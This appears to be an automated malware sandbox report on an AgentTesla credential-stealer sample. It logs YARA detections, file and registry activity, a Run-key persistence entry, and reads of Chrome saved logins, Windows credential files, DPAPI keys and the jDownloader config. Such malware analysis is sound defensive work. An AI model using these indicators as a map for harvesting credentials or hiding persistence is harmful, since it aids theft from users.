C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile	

General

Target ID:	7
Start time:	13:50:22
Start date:	29/11/2022
Path:	C:\Users\user\Desktop\SecuritInfo.com.Win32.CrypterX-gen.11851.17452.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuritInfo.com.Win32.CrypterX-gen.11851.17452.exe
Imagebase:	0x490000
File size:	942592 bytes
MD5 hash:	D6F0E59D1BB1D559029DA21E132A1C9B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.289589215.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.289589215.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000007.00000000.289589215.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.541886291.0000000002911000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.541886291.0000000002911000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Roaming\wPBZqbH	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C00BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	6C00DD66	CopyFileW
C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe\Zone.Identifier:\$DATA	read data or list directory synchronize generic write	device	sequential only synchronous io non alert	success or wait	1	6C00DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp14ED.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6C007038	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe\Zone.Identifier	success or wait	1	59C734A	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	wPBZqbH	unicode	C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe	success or wait	1	6C00646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	wPBZqbH	binary	02 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C00DE2E	RegSetValueExW

Analysis Process: wPBZqbH.exe PID: 2816, Parent PID: 3452	
General	
Target ID:	11
Start time:	13:50:46
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe"
Imagebase:	0x8f0000
File size:	942592 bytes
MD5 hash:	D6F0E59D1BB1D559029DA21E132A1C9B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.361237827.0000000002CF1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.365450020.0000000002FEB000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	- Detection: 100%, Joe Sandbox ML - Detection: 45%, ReversingLabs
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\wPBZqbH.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6D4CC78D	CreateFileW	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0.32\UsageLogs\wPBZqbH.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","N otApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"," C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D4CC907	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D195705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D19CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile	

Analysis Process: wPBZqbH.exe PID: 5328, Parent PID: 2816	
General	
Target ID:	12
Start time:	13:50:54
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe
Imagebase:	0x440000
File size:	942592 bytes
MD5 hash:	D6F0E59D1BB1D559029DA21E132A1C9B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.541161776.0000000002951000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.541161776.0000000002951000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Local\Temp\tmp8B66.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6C007038	GetTempFile NameW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D195705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D19CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data	unknown	49152	success or wait	1	6C001B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C001B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C001B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C001B4F	ReadFile

Analysis Process: wPBZqbH.exe PID: 5316, Parent PID: 3452

General

Target ID:	13
Start time:	13:50:54
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe"
Imagebase:	0xf60000
File size:	942592 bytes

MD5 hash:	D6F0E59D1BB1D559029DA21E132A1C9B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown	

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D195705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D19CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile	

Disassembly	
	No disassembly